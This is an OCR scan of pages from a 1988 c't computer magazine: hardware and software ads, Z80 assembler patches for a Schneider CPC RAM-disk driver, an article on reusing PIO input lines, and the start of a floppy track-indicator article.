● Gehäuse für 3 Slimline Laufwerke oder 2 FDD + 1 HDD mit Schlüssel-, Reset- und Turboschalter. Gehäusehöhe ausreichend für alle Standard-AT-Karten ● CPU 80286 (80287 Option) ● umschaltbar 6/12 MHz ● Mainboard aufrüstbar auf 4 MB ● 8 Slots (6 AT + 2 XT) ● 512 KB RAM bestückt ● 1 x 1,2 MB/360 KB Diskettenlaufwerk ● Mono-Grafik/Printer-Karte (Hercules) ● Batteriegepufferte Uhr/Kalender ● Eingebaute EMS ● 2 parallele Ports ● 2 serielle Ports ● 200 Watt Netzteil ● DIN Tastatur 84 Tasten ● 14" Flat-Screen Monitor (Bernstein o. S/W) Aufpreis 295,00 DM ● Tastatur mit separatem Nummern- u. Cursorblock 49,00 DM ● Speichererweiterung auf 640 KB/1 MB 149,00/299,00 DM ● 2. Laufw. 1,2 MB 325,00 DM ● 2. Laufw. 360 KB 299,00 DM ● 20/40 MB Festplatte m. Controller 885,00 DM/1.299,00 DM ● MS-DOS 3.3 und GW Basic deutsch, 185,00 DM ● Deutsches Handbuch

1.845,00 DM*

* Preise ohne Monitor, jedoch mit Tastatur (84 Tasten)

Genius GM-6 Maus für IBM Microsoft-Kompatibel

82,00 DM (incl. Software)

Neu! GM-6 Plus 112,00 DM

PAKETPREISE

P1 Turbo-XT 12 MHz wie beschrieben + 14" Flat-Screen Monitor + erweiterte Tastatur (102 Tasten) **1.339,00 DM**

P2 12 MHz Kompakt-AT wie beschrieben + 14" Flat-Screen Monitor + erweiterte Tastatur (102 Tasten) **2.135,00 DM**

P3 wie P2 + 20 MB Festplatte (formatiert) incl. Controller **2.955,00 DM**

P4 12 MHz Profi-AT wie beschrieben + 14" Flat-Screen Monitor + erweiterte Tastatur (102 Tasten) + 20 MB Festplatte (formatiert) incl. Controller **3.025,00 DM**

Epson LX 800	515,00 DM	Epson LQ 500	818,00 DM
NEC P 2200	818,00 DM	20 MB Festplatte incl. Contr.	579,00 DM
NEC P 6	1.075,00 DM	30 MB Festplatte incl.	
NEC P 7	1.298,00 DM	RLL Controller	622,00 DM
Star LC 10	539,00 DM	AT I/O Karte (Gameport, Printerport	
Druckerkabel	14,00 DM	2 serielle Ports)	135,00 DM
NEC Multi sync 14" EGA Monitor			1.295,00 DM

Genoa Super EGA HiRes

Super EGA Karte

Emuliert jeden Standardgrafikmodus (Hercules, EGA, CGA etc.) bis zu 800 × 600 Punkten

425,00 DM · EGA Monitor 875,00 DM

Alle Geräte sind nach den gültigen Bestimmungen der Bundespost funkentstört. ** Für unsere Computersysteme

● 1 Jahr Garantie ● 8 Tage Rückgaberecht ● Eigener Reparatur-Service ●**

7-88

einer 1 die COM-Datei aufgerufen würde. Wollen Sie an die nicht priorisierte Datei herankommen, so müssen Sie deren Extension explizit angeben.

Die letzte Änderung im SCB betrifft die Angabe des Laufwerks für temporäre Dateien (zum Beispiel *.$$$); diese wird präventiv auch gleich auf D umgelegt.

Parameter-Haufen

Die einzig gravierende Änderung gegenüber dem alten Treiber ist in der Drive-Select-Routine zu finden. Da ein Login ermöglicht werden soll, müssen Änderungen in einem DPB nicht nur von der laufwerkspezifischen Tabelle in den Arbeitsbereich gebracht werden, sondern das Ganze muß auch rückwärts funktionieren. Da hierbei auch das Login-Flag mit hin und her gerettet wird, kann für jedes Laufwerk getrennt festgelegt werden, ob ein Login möglich sein soll oder nicht.

Die RAM-Disk erhält in dieser Version im Sinne einer Geschwindigkeitsoptimierung einen eigenen DPB (den alten von B), damit beim Kopieren zwischen RAM-Disk und Diskette nicht bei jedem Sektor erst die DPBs geschaufelt werden müssen. Das hat zur Folge, daß die übrigen drei Laufwerke sich nun den zweiten DPB teilen müssen. Standardmäßig 'gehört' dieser zu Laufwerk A.

Soll nun auf einem anderen Laufwerk gearbeitet werden, so müssen dessen Drive-Parameter in den Arbeits-DPB gebracht werden. Gleichzeitig werden aber die Parameter von A an die Stelle geschrieben, wo die anderen Daten gerade herkommen, so daß A keinen weiteren Platz benötigt; außerdem vereinfacht diese Vorgehensweise die Verwaltung des DPBs. Probleme gibt es nur mit Programmen, die sich die DPB-Adressen verschiedener Laufwerke merken und dann direkt darauf zugreifen, ohne das Laufwerk vorher über die entsprechende BIOS-Funktion zu aktivieren. Bisher sind aber diesbezüglich keine Probleme bekanntgeworden.

Der Allocation-Bereich von B ist auf 66 Byte erweitert worden (ebenso der von C), so daß nun Formate mit über 720 KByte verwendet werden können, solange die Blockanzahl nicht größer als 256 ist. Einige Beispielformate sind hierfür auch vorhanden. Es werden jedoch nicht 1K-Sektoren verwendet, sondern 10 Sektoren mit je 512 Byte pro Spur. Bei Verwendung von 83 Spuren kommt man so auf 830 KByte. Diese Formate sind jedoch ein wenig mit Vorsicht zu genießen; nicht jedes Laufwerk läßt sich 83 Spuren gefallen.

Ganz wichtig ist auch die Wahl der Gaps. Mit den beim CPC üblichen Werten kommt man auf keinen grünen Zweig; man muß die Lücken schon drastisch zusammenkürzen. Laufwerke mit schlechten Gleichlaufeigenschaften könnten hier aber Probleme bekommen. Zum Datentausch muß man dieses Format ja auch nicht unbedingt verwenden.

Eine letzte Feinheit findet sich noch am Anfang des RAM-Disk-Treibers: Hier werden zwei Bytes reserviert, in denen festgehalten wird, ab welcher Adresse man sich in der Systembank noch Speicherplatz abzwacken darf. Das scheint auf den ersten Blick vielleicht unsinnig zu sein, aber wenn man einmal eine Erweiterung einbauen will, die auf Speicher in Bank 0 angewiesen ist, macht es sich nicht schlecht, wenn man einfach auf Adresse AA00h kurz nachsehen kann, wohin diese Erweiterung paßt.

Nehmen Sie noch einen Tip mit auf den Weg: Wenn Sie mit dem Ändern hinten anfangen, stimmen die Zeilennummern der vorderen Änderungen noch mit dem abgedruckten Programm überein. (bb)

Literatur:

[1] Byte-Hirte, c't 11/87, S. 146

[2] CPC ruft Laufwerk B/C, c't 5 und 6/87, S. 156/S. 150

[3] Seitenstep, c't 2/88, S. 86

[4] Geschwindigkeit ist keine Hetzerei, c't 3/88, S. 194


```
ab Zeile 22  --  Zusätze  ( Lage nicht zwingend, bei
Bedarf sinnvoll in bereits vorhandene Parameter Einreihen)

unitC    equ     1        ;--> Parallel zu B:

B_Login  equ     0        ;z.B. kein Login auf B
C_Login  equ     0FFh     ;auf C Login erlaubt

dpb_A    equ     0FF64h   ;DPB von A, wegen Austausch auch für B & C
dpb_R    equ     0FF7Fh   ;DPB Adresse --> Ramdisk

DefDrv   equ (rddrv-'A')  ;Default-Drive nach Booten (Profile.SUB)
Suchpfad equ     1        ;alle Files ohne explizite Angabe
                          ;werden zuerst auf Ramdisk gesucht !
Tempfile equ     1        ;temporäre Files auf Ramdisk
Submit   equ     2        ;Folge : SUB,COM
```

```
Zeile 150 :  neue Patchaufrufe:
---------------------------------

150          patch   ptc4          ;Multi - Login Patch / Bios-Teil
151          patch   ptc5          ;DPB von B --> FF64h
152
153  if unitC EQ 1                 ;wenn C physikalisch mit B identisch
154          patch   ptc6          ;B simulationsfähig
155  endif
156
157          patch   ptc7          ;Default Laufwerk --> SCB
158
159  if Suchpfad
160          patch   ptc8          ;erster Zugriffsversuch immer --> Ramdisk
161  endif
162
163  if Tempfile
164          patch   ptc9          ;temporäre Files --> Ramdisk
165  endif
166
167  if Submit                     ;Submit = 0  -->  nur COM-Files
168          patch   ptc5          ;SUB,COM bzw. COM,SUB
169  endif
```

```
Zeile 262:    neue Patcheinträge:
---------------------------------

262  ptc4src:
263  ptc4dst equ     190Ch         ;( C4Ch in Bank 0 )
264   .phase 0C4Ch                 ;Login bei Drive select
265                                 ;---> Multi Loginerweiterung !!
266          ld      de,2Eh        ;DE für "nicht Systemformat"
267          and     0F0h          ;nur 4MSB des gelesenen Sektors
268          rrca
269          rrca                  ;/8 --> High Nibble * 2
270          rrca
271          cp      8             ;Systemformat ?
272          jr nz,  ptchA1        ;nein, ab gehts
273          ld a,1                ;anderer Pfad
274
275  ;-->    Wähle Format(A) auch über Vektor erreichbar !
276
277          ld      de,2Ch        ;DE für Systemformat
278          ld      h,a           ;Formatcode (1 od. 2 erlaubt)
279          ld      a,8           ;2*4 für Systemformat (40h)
280          dec     h
281          jr z,   ptchA1        ;ist Systemformat
282          ld      a,2*0Ch       ;sonst DATA Format (C0h)
283          ld      e,2Eh         ;(D muß schon 0 sein)
284  ptchA1: call    GetDPB
285          ld      a,h           ;wenn HL = 0  --> bad format
285          or      l
287          jr z,   0C7Fh
288
289   .dephase
290  ptc4end:
291
292  ptc5src:                      ;DPB von Drive B: --> A verbiegen
293  ptc5dst equ     02ec3h        ;( 3FC3h in Bank 0 )
294          defw    dpb_A         ;ab jetzt wird geteilt!
295          defw    0BF7Ah        ;Prüfsummenvektor bleibt
296          defw    B_Alloc       ;größer, um max. 256 Blöcke zu erlauben !
297  ptc5end:
298
299  ptc6src:
300  ptc6dst equ     2F55h         ;(3F55 in Bank 0)
301          dec     a             ;--> Drive B: simulationsfähig
302  ptc6end:
303
304  ;       (Wühlen im SCB des BDOS)
305  ptc7src:
306  ptc7dst equ     28Dah         ;( Bytenr. 3Eh im SCB )
307          defb    DefDrv        ;Ramdisk -> Default Laufwerk (Profile.Sub)
308  ptc7end:
309
310  ptc8src:
311  ptc8dst equ     28E8h         ;( ab Bytenr. 4Ch im SCB )
312          defb    DefDrv+1      ;Suchpfad : 1. Versuch Ramdisk
313          defb    0             ;2. Default
314          defb    255,255       ;3. & 4. hier nicht verwendet
315  ptc8end:
316
317  ptc9src:
318  ptc9dst equ     28ECh         ;( Bytenr. 50h im SCB )
319          defb    DefDrv+1      ;temporäre Dateien --> Ramdisk
320  ptc9end:                      ;(könnte Probleme bei voller Ramdisk geben!)
321
322  ptc5src:
323  ptc5dst equ     28B4h         ;( Bytenr. 18h im SCB )
324          defb    Submit*8      ;0 : COM;  8 : COM,SUB;  10h : SUB,COM
325  ptc5end:
```

MASTER — Mehr als nur *GEM*

Der neue Standard für Commandline-Interpreter

- über 100 fest eingebaute Kommandos (bei weniger als 80 kB Speicherbedarf):

dir	copy	move	type	more	chmod	erase
mkdir	rmdir	rename	pwd	cd	show	touch
diff	comp	grep	find	pack	unpack	zcat
alias	ln	unlink	lock	dostrace	module	path
setenv	set?	ask	get	car	cdr	key
date	time	chrono	elapsed	L25	L50	kbd
cls	beep	normal	inverse	sleep	pause	rem
shift	rewind	if	quit	goto	err	eval
files	version	status	save	restore	rs232	help
shrink	free	history	format	memdump	...	

- jede Eingabe kann bequem editiert werden und auch frühere Eingaben können einfach wiederholt werden
- individuell durch Makros erweiterbare Kommandosprache
- Unterstützung der Funktionstasten
- Variablen können erzeugt, verändert und referiert werden
- interne Variablen steuern das Verhalten von Master
- Optionen modifizieren den Ablauf von Kommandos
- die komplette Arbeitsumgebung kann abgespeichert werden
- flexibel (rekursiv) programmierbare Batchdateien beliebiger Tiefe
- umfangreiche Kontrolle über aufgerufene Programme
- natürlich können auch GEM-Anwendungen gestartet werden

Ein unentbehrliches Werkzeug für Anfänger und Profis

MASTER — Für alle *Atari ST* **169,— DM**

Lieferumfang:
— Master V5.0
— Disk-Tutorial
— Batchfile-Bibliothek
— deutsches Handbuch

Handbuch 29,— DM (wird angerechnet)
Naumann & Röder GbR
Entwicklung und Vertrieb von Software
Am Sportplatz 22, 6620 Völklingen
Tel.: 0 68 98/3 34 90

IEEE488

Das Optimal

- IEC-625, HP-IB, GP-IB
- für IBM-PC, XT, AT, IC, RT 6150, IBM-PS/2, PHILIPS PC :YES und alle Kompatiblen
- MS-DOS, OS/2, UNIX
- HP-Kommandos implementiert
- ASYST kompatibel
- National Instruments und Keithley kompatibel
- 64 kByte Speicherverwaltung
- DMA und INTERRUPT (SRQ)
- interaktives Bedienungsprogramm
- HELP-Bildschirm, Syntax-Überprüfung, Help- und Diagnosefunktionen in Deutschem Klartext
- BASIC, TURBO-BASIC, (TURBO-) PASCAL, MODULA-2, Fortran, C, ASSEMBLER

Deutsches Qualitätsprodukt

ines
Messtechnik Datenverarbeitung

Ines GmbH
Neuenhöfer Allee 45
5000 Köln 41
West-Germany
Telefon: 02 21/43 86 59
Telefax: 02 21/49 18 71
Teletex: 2 21/4237 gizkln
Telex: 17221/4237 gizkln

Matrai computer

Tandon
olivetti
ATARI® ST
TATUNG
OKI
COMPUTERDRUCKER

Matrai Computer GmbH
Bernhäuser Str. 8
7022 L.-Echterdingen
☎ (07 11) 79 70 49

Freiheit für Programmierer!

Zorlite C Tools

Graphics
Die Graphik-Toolbox mit GEM. 70 Graphikfunktionen zum leichten aber effektvollen Programmieren hochwertiger Graphikausgabe auf Bildschirm und Drucker!

Database
Die Datenbank-Toolbox mit BTree und ISAM Dateiverwaltung.

Windows
Die Toolbox zur Programmierung mit Fenstertechnik. Die ideale Ergänzung zur Datenbank-Toolbox.

Proscreen
Der Maskengenerator, mit dem schnell und einfach Eingabemasken für eigene Programme erzeugt werden können, die dann im C Source Code generiert werden.

Comms
Die Kommunikations-Toolbox zur Programmierung von seriellen Schnittstellen mit einer Einführung in die Arbeitsweise serieller Datenübertragung mit Xmodem, Kermit und ASCII File Transfer.

Games
Die Games-Toolbox, mit den drei Strategie-Spielen Schach, Wari und Backgammon zum Spielen und Lernen.

Hotkey
Die Toolbox zur Programmierung speicherresidenter Utilityprogramme wie z.B. eines Pop-Up Taschenrechners.

Statistics
Die Statistik-Toolbox mit den 20 wichtigsten Tests als fertiges Programm im Source Code.

Alle Toolboxen werden mit reichlich Source Code ausgeliefert und kosten (pro Stück) DM 198,-.
Infopaket mit DEMO-Diskette für DM 7,- in Briefmarken.
Alle Zorlite Tools sind auch für Microsoft Quick C und Borland Turbo C verwendbar.
Der ZORLITE C Compiler wurde wieder verbessert. Zu dem bereits umfangreichen Compiler-Paket (2 deutsche Handbücher, 4 Speichermodelle, Linker, Librarian, Source-Code) gehört jetzt auch Zorlite Optimum C zur Code-Optimierung sowie ein Compiler für Very Large Model Programmierung. Der Preis des neuen Kraftpaketes bleibt unverändert bei DM 259,-.

CCP Software Entwicklungs GmbH
Am Grün 54, 3550 Marburg, Tel.06421/24081
TTX 6421920 = CCPSOFT

Microsoft Quick C und Borland Turbo C sind Warenzeichen der entsprechenden Hersteller.

Zeile 268 (vor read):

```
268  read00: defw    LAST     ;erste neu belegte Adresse in Bank 0 enthält
269                           ;Hinweis auf erste frei für Zukünftige Erweiterungen,
270                           ;die gerne einen Platz in der Systembank hätten
```

Zeile 361-394 - Neue Routine, alten Text löschen:

```
359  seldsk:                  ;die neue Select Disk Routine:
360          ld      (adrv),a     ;urspruengliche Funktion
361          ld      hl,dpbidnt   ;Drive schon selektiert?
362          cp      (hl)
363          ret     z            ;ja - fertig
364          cp      3            ;nur für A,B,C relevant,
365          ret     nc           ;weil Ramdisk eigenen DPB erhält
366          push    bc
367          push    de
368          push    af
369          ld      e,a          ;neues Drive
370          ld      a,(hl)       ;bisher aktives Drive
371          ld      (hl),e
372          call    swapDPB      ;aktiven DPB in zugehörige "Garage"  /
373                               ;und DPB von A: in Arbeits - DPB
374          ld      a,(dpbidnt)  ;nun zu aktivierender DPB
375          call    swapDPB      ;richtigen DPB aus dessen Garage, und
376          pop     af           ;DPB von A: dort unterstellen.
377          pop     de
378          pop     bc
379          ret
380
381  swapDPB:
382          or      a            ;wenn Drive A:, auch fertig...
383          ret     z            ;keine Aktion, weil DPB von A keine
384          ld      hl,DPB_B     ; eigene Garage hat
385          cp      1            ;ist es B
386          jr      z,swap1      ;Austausch B--A
387          ld      hl,dpb_fd3   ;sonst C
388  swap1:
389          ld      de,dpb_A     ;Arbeitsbereich für Drives A,B und C
390          ld      bc,27        ;27 Byte (incl. Loginflag)
391  swap2:  ld      a,(de)       ;Austausch
392          ldi
393          dec     hl
394          ld      (hl),a
395          inc     hl
396          jp      pe,swap2
397          ret
398
399  ;; ( hier geht's weiter wie bisher )
400  ;; initbuf:                 ;die neue Init BCB Routine:  ...
```

Zeile 442 - EINFÜGEN:

```
442          ld      de,dpb_R     ;DPB für Ramdisk in den
443          ld      hl,dpb_rd    ;Arbeitsbereich kopieren
444          ld      bc,27
445          ldir
446
447  ;;  if  bigdrives            ;*Patch 4 & 5  ....
```

Zeile 592 DPB der Ramdisk:

```
591                               ;Amstrad's params:
592          db  0,0,0,0,0,0,0,0,0   ;nur 9 Nullen !
593          defb    0FFh         ;kein Login !
594
595  ;*************************************
596  ;*    Multi - Login       Murphy 1987  *
597  ;*************************************
598
599  GetDPB:                      ;Login
600          add     a,Low DPBTab     ;Lowbyte der Parametertab.
601          ld      l,a
602          ld      h,High DPBTab
603          jr      nc,$+3       ;kein INC, wenn NC
604          inc     h            ;sonst Highbyteübertrag
605          jp      03fe0h       ;LD HL , (HL)   &   Return
606
607  DPBTab:                      ;Adresse des passenden DPBs
608                               ;0 --> nicht vorhanden
609          defw    Form01       ;Vortex 01 .. 09
610          defw    Form11       ;Form11 11/10/1-Hw : 800k
611          defw    Form21       ;Form21/10/0-83    --> 830k !!!
612          defw    Form31       ;Form31/9/0-Hw : Basic 720k
613          defw    0c0bh        ;Format_40 - CPC Systemformat
614          defw    0            ;Form51 not used
615          defw    0            ;Form61 not used
616          defw    0            ;Form71 not used
617          defw    Form81       ;Murphy
618          defw    0            ;Form91 not used
619          defw    0            ;FormA1 not used
620          defw    0            ;FormB1 not used (reserviert f. Lader)
621          defw    0c25h        ;Format_C0 - CPC - Datenformat
622          defw    0            ;FormD1 not used
623          defw    FormE0       ;E0/10/0 - 83 Track
624          defw    0            ;FormF1 not used  (Backup)
625
626  ;; Macros zur Berechnung der DPBs
627
628  log2    Macro   arglog
629  ;-----------------------------------------------------------
630            ans  aset    0          ;;binärer Logaritmus (arg) --> "ans" !
631            log  aset    arglog
632              rept 100              ;;Dummyschleife
633                log aset   log shr 1  ;;log := log/2
634                if  log EQ 0
635                    exitm           ;;Ende der Schleife
636                endif
637                ans aset   ans + 1    ;;Ergebnis um Eins weiterzählen
638              endm
639            endm
640
641
642  DPB     Macro   dpbnr
643  ;-----------------------------------------------------------
644  ; Erzeugt einen DPB aus den bekannten Größen mit definierten
645  ; Labels, denen &dpbnr angehängt wird
646  ;-----------------------------------------------------------
647
648    frpb&dpbnr equ flen&dpbnr * fspb&dpbnr / 128  ;;Records / Block
649
650    defw  flen&dpbnr * fspt&dpbnr / 128           ;;Recs. / Tr
651
652    log2  frpb&dpbnr                              ;;Log2 (Recs / Block)
653    defb  ans                                     ;;Blockshift
654
655    defb  frpb&dpbnr - 1                          ;;Blockmask
656    defb  fspb&dpbnr * flen&dpbnr / 1024 - 1      ;;Extendmask
657
658    defw  (fhds&dpbnr*ftrk&dpbnr-offs&dpbnr)*fspt&dpbnr/fspb&dpbnr-1
659                                                  ;;(Blockanzahl)
660    defw  fdir&dpbnr - 1                          ;;Directory
661
662    count aset    fdir&dpbnr / (frpb&dpbnr * 4)   ;;Anzahl der Dir-Blöcke
663    alloc aset    0
664    rept  count
665       alloc aset 80h  +  alloc / 2               ;;1 Bit / Block
666    endm                                          ;;(funktioniert bis 8)
667    defw  alloc
668
669    defw  fdir&dpbnr / 4                          ;;chksum
670
671    defw  offs&dpbnr                              ;;Systemspuren
672
673    log2  (flen&dpbnr/128)                        ;;Recordshiftmask
674    defb  ans
675
676    defb  (flen&dpbnr/128) - 1                    ;;Recordblockmask
677
678                                                  ;;Amstrad - Parameter
679    defb  fhds&dpbnr - 1                          ;;Köpfe
680    defb  ftrk&dpbnr                              ;;Spuren
681    defb  fspt&dpbnr                              ;;Sektoren / Spur
682    defb  fsk1&dpbnr                              ;;Basissektor
683    defw  200h                                    ;;???
684    defb  gap3&dpbnr / 2                          ;;Gap3 (R/W)
685    defb  gap3&dpbnr                              ;;Gap3 (Formatieren)
686    defb  dens&dpbnr                              ;;Double Density
687  endm
688
689  ;-----------------------------------------------------------
690  ; Tabelle der verfügbaren Formate; Basissektoren müssen mit
691  ; der Stellung in DPBTab korespondieren
692  ;-----------------------------------------------------------
693
694  Form01: ;Vortex
695
696          ftrk_0  equ     80          ;Tracks
697          offs_0  equ     2           ;Systemspuren * Heads
698          fhds_0  equ     2           ;Köpfe
699          flen_0  equ     512         ;Seklen
700          fspt_0  equ     9           ;Sek / Tr
701          fspb_0  equ     8           ;Sec / Block
702          fsk1_0  equ     01h         ;Basissektor
703          gap3_0  equ     052h        ;beim Formatieren
704          dens_0  equ     060h        ;= Double Density
705          fdir_0  equ     128         ;Directory - Eintr.
706          DPB     _0
707
708  Form11: ; 11/10!/0 - Hw   800k Format mit 512 Byte Sektoren
709
710          ftrk_1  equ     160         ;Tracks
711          offs_1  equ     0           ;Systemspuren * Köpfe !
712          fhds_1  equ     1           ;Köpfe
713          flen_1  equ     512         ;Seklen
714          fspt_1  equ     10          ;Sek / Tr !!!
715          fspb_1  equ     8           ;Sec / Block
716          fsk1_1  equ     011h        ;Basissektor
717          gap3_1  equ     020h        ;beim Formatieren !!!
718          dens_1  equ     060h        ;= Double Density
719          fdir_1  equ     128         ;Directory - Eintr.
720          DPB     _1
721
722  Form21: ; 21/10/0 - 83   828k Format mit 512 Byte Sektoren
723
724          ftrk_2  equ     83          ;Tracks
725          offs_2  equ     0           ;Systemspuren * Köpfe !!!
726          fhds_2  equ     2           ;Köpfe
727          flen_2  equ     512         ;Seklen
728          fspt_2  equ     10          ;Sek / Tr ***!!!
729          fspb_2  equ     8           ;Sec / Block
730          fsk1_2  equ     021h        ;Basissektor
731          gap3_2  equ     020h        ;beim Formatieren !!!!!!!
732          dens_2  equ     060h        ;= Double Density
733          fdir_2  equ     128         ;Directory - Eintr.
734          DPB     _2
735
736  Form31: ; 31/9/0 - Hardware Stepteilung !
737
738          ftrk_3  equ     160         ;Tracks
739          offs_3  equ     0           ;Systemspuren * Köpfe !!!
740          fhds_3  equ     1           ;Köpfe
741          flen_3  equ     512         ;Seklen
742          fspt_3  equ     9           ;Sek / Tr
743          fspb_3  equ     8           ;Sec / Block
744          fsk1_3  equ     031h        ;Basissektor
```

```
745         gap3_3  equ     052h            ;beim Formatieren
746         dens_3  equ     060h            ;= Double Density
747         fdir_3  equ     128             ;Directory - Eintr.
748         DPB     _3
749
750  Form81: ;81/9/0*2
751
752         ftrk_8  equ     80              ;Tracks
753         offs_8  equ     0               ;Systemspuren
754         fhds_8  equ     2               ;Köpfe
755         flen_8  equ     512             ;Seklen
756         fspt_8  equ     9               ;Sek / Tr
757         fspb_8  equ     8               ;Sec / Block
758         fsk1_8  equ     081h            ;Basissektor
759         gap3_8  equ     052h            ;beim Formatieren
760         dens_8  equ     060h            ;= Double Density
761         fdir_8  equ     128             ;Directory - Eintr.
762         DPB     _8
763
764  FormE0: ; E0/10/0 - 83   828k Format mit 512 Byte Sektoren
765
766         ftrk_E  equ     83              ;Tracks
767         offs_E  equ     0               ;Systemspuren * Köpfe
768         fhds_E  equ     2               ;Köpfe
769         flen_E  equ     512             ;Seklen
770         fspt_E  equ     10              ;Sek / Tr !!!
771         fspb_E  equ     8               ;Sec / Block
772         fsk1_E  equ     0E0h            ;Basissektor
773         gap3_E  equ     020h            ;beim Formatieren !!!
774         dens_E  equ     060h            ;= Double Density
775         fdir_E  equ     128             ;Directory - Eintr.
776         DPB     _E
```

```
        Zeilen  594-595 ;  613-614; 639-641  nach hinten
        verlegen,  d.h. an alter Stelle löschen

        ;---   alv_rd:
        ;---            ds  (tracks*8-1)/4+2 ;Platz fuer die
        Belegungstabelle

        ;---   datbuf:
        ;---            ds  128

        ;---  csv_fd3: ds  33                ;Checksum (DRM/4)+1
        ;---  alv_fd3: ds  66                ;Allocation Tab. (DSM/4)+2
```

```
     Zeile 624   geändert:
624  db    UnitC                ;phys. Drivebezeichnung
```

```
     Zeile 631  geändert:
631  defw  dpb_A
```

```
     Zeilen 643-653 - löschen und folgende einsetzen,
     also das tun, was dort in den Kommentaren steht

643  dpb_fd3:
644         DPB _8               ;hier Murphyformat
645         db    C_Login
646
647     endif
648
649  ;Drive B:
650  dpb_B:                      ;DPB fuer B, zum Austauschen
651         DPB _0               ;hier z.B. Vortex
652         db    B_Login
```

```
     Zeile 659 ( vor das .dephase ):

659  Filemax::        ;letzte Adresse, die im EMS-File untergebracht werden muß
660
661  ; Puffer am Ende; müssen nicht unbedingt mit in EMS-File gespeichert
662  ; werden, da nur die Label - Adresse interessiert
663
664  alv_rd:
665         ds    (tracks*8-1)/4+2  ;Platz fuer die Belegungstabelle (Ramdisk)
666  B_Alloc:
667         defs  66                ;max. 256 Blöcke (neu damit 800k - Format möglich !)
668  datbuf:
669         ds    128
670
671  if floppy3
672     csv_fd3:ds  33                ;Checksum (DRM/4)+1
673
674     alv_fd3:ds  66                ;Allocation Tab. (DSM/4)+2
675  endif
676
677  LAST::                          ;erste freie Adresse für Erweiterungen
678
679  Grenze  equ     Read00 + 400h   ;letzte Adresse, die auf Diskette stehen
680  public Grenze                   ;darf (muß größer als Filemax sein)
681
682         .dephase
```

Die Abschnitte sind in den Quelltext des RAM-Disk-Treibers an den angegebenen Zeilennummern entweder einzufügen oder ersetzen die alten. Fangen Sie hinten an – das spart Sucherei. ct

Für 10 Pfennig Ports, bitte!

Mehr Eingangsleitungen am CPC

Holger Merk

Über das fehlende achte Bit beim Schneider CPC braucht ja kein Wort verloren zu werden. Über die Belegung der Ports der PIO 8255 eigentlich auch nicht. Es gibt aber eine recht interessante Anwendungsmöglichkeit einiger Eingangsleitungen – interessant weniger ob der Genialität des Einfalls, als vielmehr des geringen Aufwands wegen.

Es kam Amstrad offensichtlich billiger, für acht verschiedene Einschaltmeldungen Lötbrücken zu setzen, als acht verschiedene ROM-Masken zu erstellen. Daher mußten die Bits 1 bis 3 von Port B der PIO zur Abfrage dieser Lötbrücken herhalten.

Wer sich nicht so sehr um die Einschaltmeldung schert, dem ist es vermutlich auch egal, welche der acht Meldungen erscheint. Für diese Auswahl verantwortlich sind die Drahtbrücken LK1, LK2 und LK3 (in Deutschland ist nur LK2 bestückt). Die Brücken befinden sich in der Nähe der PIO.


Entfernt man die Brücken und legt die Arbeitskontakte nach außen, so hat man drei Eingabeleitungen, die ohne Einschränkung als TTL-kompatible Eingänge verwendet werden können. Die Arbeitskontakte sind die, die nicht an Masse liegen. Zum Ausprobieren schließt man sie nach Masse kurz: Wenn der Befehl

```
PRINT BIN$(INP(&F5FF),8)
```

eine Null ergibt, so ist es das richtige Ende.

Zum Herausführen bietet sich der Druckerport an, an dem einige Pins nicht belegt sind, zum Beispiel Pin 30 bis 32 und 34 bis 36. Da es sich um Eingänge handelt, dürfte es keine Schwierigkeiten beim Druckerbetrieb geben. Wer ganz sicher gehen will, vergewissert sich, daß die entsprechenden Pins im Druckerkabel nicht verbunden sind.

Mit Einschränkungen lassen sich auch noch zwei weitere Eingänge von Port B verwenden. Zunächst kann man LK4 auf dieselbe Weise behandeln und auf Pin 30 des Druckerausgangs legen. Allerdings muß dieser Eingang bei jedem Reset auf High-Pegel (offen) sein, damit die Bildfrequenz auf 50 Hz gestellt wird (60 Hz wirken sich beim Standardmonitor eher negativ aus).



Alle Eingänge liegen über interne Widerstände an 5 V.

Eine besondere Bedeutung hat noch Bit 5 der PIO. Dieser Eingang ist als $\overline{EXP}$ an den 50poligen Erweiterungsanschluß geführt (Pin 49 des Centronics-Steckers beim CPC 6128). Bei allen CPCs mit Diskettenlaufwerk ist dieser über LK7 auf Masse gezogen (Mitte im rechten Drittel der Platine). Die Brücke LK7 ist (unter dem weißen Pfeil) durch eine Leiterbahn verbunden. Wenn man diese durchtrennt, so wird nach einem Reset automatisch CP/M gebootet. Nach der Initialisierung könnte man auch diesen Eingang benutzen, müßte aber dafür sorgen, daß der Eingang beim Einschalten auf Low gezogen wird (offen reicht hier nicht).

Alle Eingänge sind über interne Widerstände (4,7 kOhm) an 5 V gelegt, das heißt, ein offener Eingang wird als High gelesen.

Um die neuen Eingänge zu lesen, fragt man die I/O-Adresse &F5xx ab; in BASIC also durch den Befehl INP(&F5FF). (bb) ct

Wo steht der Kopf?

Eine Spuranzeige

Michael Barth

Was eine Spuranzeige ist? Da Sie diesen Begriff in c't gefunden haben, werden Sie wohl kaum vermuten, daß wir jetzt mit Eisenbahn- oder Bremsspuren aufwarten, in Trapper- und Indianergefilden lustwandeln oder Ihnen mit Kriminalistischem kommen werden – obwohl das letztere gar nicht so daneben liegt. Denn etwas von dem Spürsinn eines Sherlock Holmes oder Nick Knatterton gehört oft dazu, will man einer unbekannten Diskette ihre genaue Formatierung entlocken. Und damit ist auch das Stichwort gefallen: Unsere Spuranzeige macht sichtbar, über welcher Spur sich der Kopf eines Diskettenlaufwerks gerade befindet.

Es kommt immer wieder vor, daß man schnell und einfach die augenblickliche Position des Schreib-/Lesekopfes eines Floppy-Laufwerkes erfahren möchte. Sei es, daß sich der Rechner an einer fehlerhaften Diskette 'verschluckt' hat und man wissen will, wo; oder daß die Diskette, die man kopieren möchte, mit mehr als der nominalen Anzahl Spuren formatiert ist (zum Beispiel 82 statt 80 Spuren). In Kenntnis der von einer Datei belegten Spuren kann man am Betriebssystem vorbei gezielt darauf zugreifen – etwa um auf einer Diskette mit zerstörtem Directory wenigstens noch an die Dateien heranzukommen. Diesen und anderen Pannen kann man zwar auch mit einem Disk-Monitor begegnen, die hier beschriebene Spuranzeige ist aber oft komfortabler. Und nicht zuletzt hebt ein optisch ansprechender Einbau den Wert des Rechners nicht unerheblich, wie ich selber feststellen durfte.

Ein Dutzend ICs

